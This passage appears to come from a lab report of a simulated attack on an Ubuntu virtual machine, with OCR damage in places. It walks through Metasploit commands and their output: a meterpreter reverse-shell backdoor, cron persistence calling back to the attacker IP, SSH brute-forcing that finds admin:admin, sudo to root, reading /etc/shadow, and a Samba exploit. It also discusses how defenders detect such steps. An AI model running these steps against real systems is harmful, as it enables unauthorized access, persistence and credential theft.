
```
┌──(racath㉿kali)-[~/simulation/persistence]
└─$ sudo cp backdoor.elf /mnt/usb/
```

Figure 25: File copied to the USB drive

I safely ejected the USB from the Kali machine and connected it to the Ubuntu victim machine.

On the victim machine, I copied the file and I made the backdoor.elf executable.


I then executed the backdoor.elf on the Ubuntu victim machine.



```
aycay@raycay-VMware-Virtual-Platform:~/simulation$ ls
ackdoor.elf
aycay@raycay-VMware-Virtual-Platform:~/simulation$ ./backdoor.elf
```


Figure 26: Execution of the payload on the victim machine

There was a successful connection established and we got a meterpreter session hence have access to the victim machine.



```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.232.128:4444
[*] Sending stage (3045380 bytes) to 192.168.232.129
[*] Meterpreter session 1 opened (192.168.232.128:4444 → 192.168.232.129:38858) at 2025-04-06 22:30:24 -0400

meterpreter >
```

Figure 27: Meterpreter session successfully acquired




```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.232.128:4444
[*] Sending stage (3045380 bytes) to 192.168.232.129
[*] Meterpreter session 1 opened (192.168.232.128:4444 → 192.168.232.129:38858) at 2025-04-06 22:30:24 -0400

meterpreter > sysinfo
Computer     : 192.168.232.129
OS           : Ubuntu 24.04 (Linux 6.11.0-21-generic)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > 
```

Figure 28: Proof that we have compromised the target machine and now the attacker machine has access

Step 4: Persisting the backdoor


Once the Meterpreter session was established after executing the payload, I used the persistence module to ensure the backdoor would persist across reboots of the victim machine.

In Meterpreter, I ran the following command to create a cron job for persistence:




```
meterpreter > run persistence -U -i 10 -p 4444 -r 192.168.232.128
```

The cron job was configured to run every 10 seconds after the victim machine rebooted. This ensured that the reverse shell would reconnect to the attacker's machine even after a system restart, allowing me to maintain long-term access.



```
meterpreter > getuid
Server username: raycay
meterpreter > 
```

Figure 29: Have access to the victim user machine



```
meterpreter > ls
Listing: /home/raycay
=====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  244   fil   2025-04-05 04:37:32 -0400  .bash_history
100644/rw-r--r--  220   fil   2024-03-31 04:41:03 -0400  .bash_logout
100644/rw-r--r--  3771  fil   2024-03-31 04:41:03 -0400  .bashrc
040700/rwx------  4096  dir   2025-04-05 04:31:49 -0400  .cache
040700/rwx------  4096  dir   2025-04-05 16:10:48 -0400  .config
040700/rwx------  4096  dir   2025-04-05 04:12:55 -0400  .local
100644/rw-r--r--  807   fil   2024-03-31 04:41:03 -0400  .profile
040700/rwx------  4096  dir   2025-04-04 17:27:05 -0400  .ssh
100644/rw-r--r--  0     fil   2025-04-05 04:23:34 -0400  .sudo_as_admin_successful
040755/rwxr-xr-x  4096  dir   2025-04-05 15:47:29 -0400  Desktop
040755/rwxr-xr-x  4096  dir   2025-04-05 04:12:57 -0400  Documents
040755/rwxr-xr-x  4096  dir   2025-04-05 04:12:57 -0400  Downloads
040755/rwxr-xr-x  4096  dir   2025-04-05 04:12:57 -0400  Music
040755/rwxr-xr-x  4096  dir   2025-04-05 04:47:03 -0400  Pictures
040755/rwxr-xr-x  4096  dir   2025-04-05 04:12:57 -0400  Public
040755/rwxr-xr-x  4096  dir   2025-04-05 04:12:57 -0400  Templates
040755/rwxr-xr-x  4096  dir   2025-04-05 04:12:57 -0400  Videos
100775/rwxrwxr-x  619   fil   2025-04-05 16:10:13 -0400  disable-lock.sh
040775/rwxrwxr-x  4096  dir   2025-04-06 22:26:38 -0400  simulation
040700/rwx------  4096  dir   2025-04-05 05:00:04 -0400  snap

meterpreter > cd Desktop
```

Figure 30: Listing of the files on the victim machine

Step 5: Discussion

I focused on establishing persistence by deploying a Meterpreter backdoor on the compromised Ubuntu system. Attackers use persistence techniques to maintain long-term access to a system even after reboots or system cleanups.

How Attackers Use Persistence Mechanisms

Persistence mechanisms ensure attackers maintain long-term access to compromised systems, even after reboots or attempts to remove the exploit. In this phase, I used Metasploit and Meterpreter to demonstrate key persistence methods:

- Reverse Shells with Metasploit. I configured a reverse shell to allow the victim machine (Ubuntu) to initiate a connection to the attacker's Kali machine, bypassing firewalls and enabling remote control.
- Payload Execution. Executing the reverse shell payload created a Meterpreter session, giving attackers interactive control over the victim machine, allowing them to execute commands and extract data.

- Cron Jobs for Persistence. I added the payload to the victim’s cron table to execute the reverse shell on reboot, ensuring access was maintained after system restarts.
- Systemd Services. By creating a systemd service, the payload was integrated into the system's boot process, making it resilient against reboots and user logins.
- Recompiling Binaries or Modifying Startup Scripts. In advanced attacks, attackers recompile system binaries or modify startup scripts to execute their payload automatically at boot, blending with legitimate system processes.

Monitoring for Suspicious Processes and File Changes

Once persistence is established, continuous monitoring is crucial to detect and remove attackers’ backdoors:


- Suspicious Processes. Attackers often create processes linked to reverse shells, cron jobs, or systemd services. Monitoring tools like ps, top or htop can detect abnormal processes or resource consumption, such as suspicious cron job or systemd-related names.
- File Integrity Monitoring (FIM). Tools like AIDE or Tripwire track changes to critical files. Any unauthorized modifications, such as payloads added to cron jobs or startup scripts, can be flagged.
- Log Analysis. Reviewing system logs (e.g., /var/log/syslog) can reveal unexpected logins, failed authentications, or changes to cron jobs and startup scripts, indicating potential compromises.
- Network Monitoring: Using tools like Wireshark or tcpdump, network traffic analysis helps detect reverse shell beaconing or unauthorized outgoing connections to the attacker’s machine.

Phase 4 - Lateral Movement

I chose to maintain consistency with my earlier simulation by continuing to use ***Ubuntu as the target machine.*** This decision ensures uniformity throughout the simulation and report, providing a consistent experience and a better understanding of the principles involved in lateral movement.


Step 1: Enumeration of the network

On the Kali (attacker) machine, I used Nmap to scan the network, specifically targeting Linux hosts running services like SSH. The goal was to discover available machines and open ports that could be exploited.



```
msf6 > db_nmap -sV -O 192.168.232.129
[*] Nmap: Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-07 01:19 EDT
[*] Nmap: Nmap scan report for 192.168.232.129
[*] Nmap: Host is up (0.0022s latency).
[*] Nmap: Not shown: 998 closed tcp ports (reset)
[*] Nmap: PORT    STATE SERVICE VERSION
[*] Nmap: 22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.9 (Ubuntu Linux; protocol 2.0)
[*] Nmap: 80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
[*] Nmap: MAC Address: 00:0C:29:55:42:9E (VMware)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 4.X|5.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
[*] Nmap: OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 22.21 seconds
```

Figure 31: Open ports discovered on the target machine




```
msf6 auxiliary(scanner/portscan/tcp) > run
[+] 192.168.232.129:       - 192.168.232.129:22 - TCP OPEN
[+] 192.168.232.129:       - 192.168.232.129:80 - TCP OPEN
[+] 192.168.232.129:       - 192.168.232.129:4330 - TCP OPEN
[*] 192.168.232.129:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) >
```

Figure 32: Port scan output


Step 2: Exploiting of weak credentials

After identifying that port 22 was open on the victim machine, I used the *auxiliary/scanner/ssh/ssh_version* module in Metasploit to check if the victim machine was running SSH and to identify its version. This step provided valuable information about the SSH service, which I then used to adjust the parameters for the brute-force attack.



```
msf6 auxiliary(scanner/portscan/tcp) > search ssh_version

Matching Modules
================

   #  Name                                   Disclosure Date  Rank    Check  Description
   -  ----                                   ---------------  ----    -----  -----------
   0  auxiliary/fuzzers/ssh/ssh_version_15   .                normal  No     SSH 1.5 Version Fuzzer
   1  auxiliary/fuzzers/ssh/ssh_version_2    .                normal  No     SSH 2.0 Version Fuzzer
   2  auxiliary/fuzzers/ssh/ssh_version_corrupt  .            normal  No     SSH Version Corruption
   3  auxiliary/scanner/ssh/ssh_version      .                normal  No     SSH Version Scanner


Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/ssh/ssh_version

msf6 auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/ssh/ssh_version
msf6 auxiliary(scanner/ssh/ssh_version) >
```


Figure 33: Module used for ssh version details



```
[*] 192.168.232.129 - Key Fingerprint: ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILvTZHaBskU
[*] 192.168.232.129 - SSH server version: SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.9
[*] 192.168.232.129 - Server Information and Encryption
=================================================

  Type              Value                           Note
  ----              -----                           ----
```

Figure 34: Details of the ssh version


After identifying the SSH version, I proceeded to use the *ssh_login* auxiliary module in Metasploit to brute-force the SSH credentials, successfully gaining access to the system with valid credentials.



```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.232.129
RHOSTS => 192.168.232.129
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /usr/share/wordlists/metasploit/unix_users.txt
USER_FILE => /usr/share/wordlists/metasploit/unix_users.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/metasploit/unix_passwords.txt
PASS_FILE => /usr/share/wordlists/metasploit/unix_passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > show options
```

Figure 35: Bruteforce attack simulation

Due to use of weak credentials from the victim machine, I successfully got credential details admin:admin




```
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.232.129:22 - Starting bruteforce
[+] 192.168.232.129:22 - Success: 'admin:admin' 'uid=1001(admin) gid=1001(admin) groups=1001(admin),100(users)
#21~24.04.1-Ubuntu SMP PREEMPT_DYNAMIC Mon Feb 24 16:52:15 UTC 2 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (192.168.232.128:38181 -> 192.168.232.129:22) at 2025-04-07 02:52:30 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Figure 36: Successful bruteforce attack

<u>**Step 3: Privilege Escalation on victim machine**</u>


While Windows environments typically use tools like getsystem, Ubuntu/Linux requires alternative privilege escalation methods. I checked for sudo privileges on the compromised user account using the Meterpreter session.

By escalating privileges via sudo, I gained root access to the victim machine, allowing for full control of the system.



```
meterpreter > shell
Process 111959 created.
Channel 2 created.
ls
snap
sudo -l
Matching Defaults entries for admin on raycay-VMware-Virtual-Platform:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User admin may run the following commands on raycay-VMware-Virtual-Platform:
    (ALL) ALL
```

Figure 37: Used the shell to run sudo and gained root priviledges




```
[-]    - windows/x64/meterpreter*
[-]    - windows/meterpreter*
meterpreter > shell
Process 111959 created.
Channel 2 created.
ls
snap
sudo -l
Matching Defaults entries for admin on raycay-VMware-Virtual-Platform:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/b

User admin may run the following commands on raycay-VMware-Virtual-Platform:
    (ALL) ALL
^C
Terminate channel 2? [y/N]  n
sudo su
whoami
root
ls -l /root
total 4
drwx      7 root root 4096 Apr  6 11:07 snap
cat /etc/shadow
root:*:20134:0:99999:7:::
daemon:*:20134:0:99999:7:::
bin:*:20134:0:99999:7:::
sys:*:20134:0:99999:7:::
sync:*:20134:0:99999:7:::
games:*:20134:0:99999:7:::
man:*:20134:0:99999:7:::
lp:*:20134:0:99999:7:::
```

Figure 38: Root priviledges gained


Step 4: Lateral Movement

Although tools like psexec are tailored for Windows, I adapted the lateral movement strategy for Linux environments. If there were additional systems on the same network running vulnerable services (e.g., SMB), I could leverage Metasploit's SMB exploits for lateral movement.

I utilized the linux samba auxiliary module:



```
use exploit/linux/samba/is_known_pipename
faulting to cmd/unix/interact
```



```
> set SMBUser admin
```


```
> set PASS_FILE /usr/share/metasploit-framework/data/wordlists/
mework/data/wordlists/unix_passwords.txt
>
```

```
> set SMBUser admin
```

```
> set PASS_FILE /usr/share/metasploit-framework/data/wordlists/
mework/data/wordlists/unix_passwords.txt
>
```

Figure 39: Got credentials for the admin shares

Through this process, I accessed shared resources, mimicking the lateral movement behavior expected in a Windows environment but tailored to the Linux target system.



```
root@attackdefense:~# smbclient -L \\\\192.
Enter WORKGROUP\admin's password:

        Sharename       Type      Comment
        ---------       ----      -------
```

Figure 40: Got a listing of the shares

<u>Step 5: Discussion</u>

In a typical lateral movement scenario, attackers escalate privileges to gain deeper access to a network and pivot to other critical systems. On Windows, tools like psexec make this process straightforward, but in a Linux environment, tools like *SSH, sudo and Metasploit's SMB exploits* are just as effective. This phase illustrates how attackers adapt their techniques depending on the target operating system.


The importance of strong password policies and network segmentation is highlighted here: weak credentials are often the easiest entry point for lateral movement. Additionally, limiting the use of shared services and segmenting networks based on trust levels can prevent attackers from easily gaining access to multiple machines once they've compromised one.

By consistently using Ubuntu as the victim machine, I ensured that all lateral movement techniques were applicable and relatable across both platforms, highlighting the versatility and adaptability required when targeting different systems.

Phase 5: Data Exfiltration

Step 1: Identification of sensitive data


I proceeded with Ubuntu for consistency across all simulation phases. This decision ensured a smooth attack progression and demonstrated the flexibility of attacker methods across platforms.



```
meterpreter > sysinfo
Computer     : 192.168.232.129
OS           : Ubuntu 24.04 (Linux 6.11.0-21-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: admin
meterpreter > 
```

Figure 41: The meterpreter session established

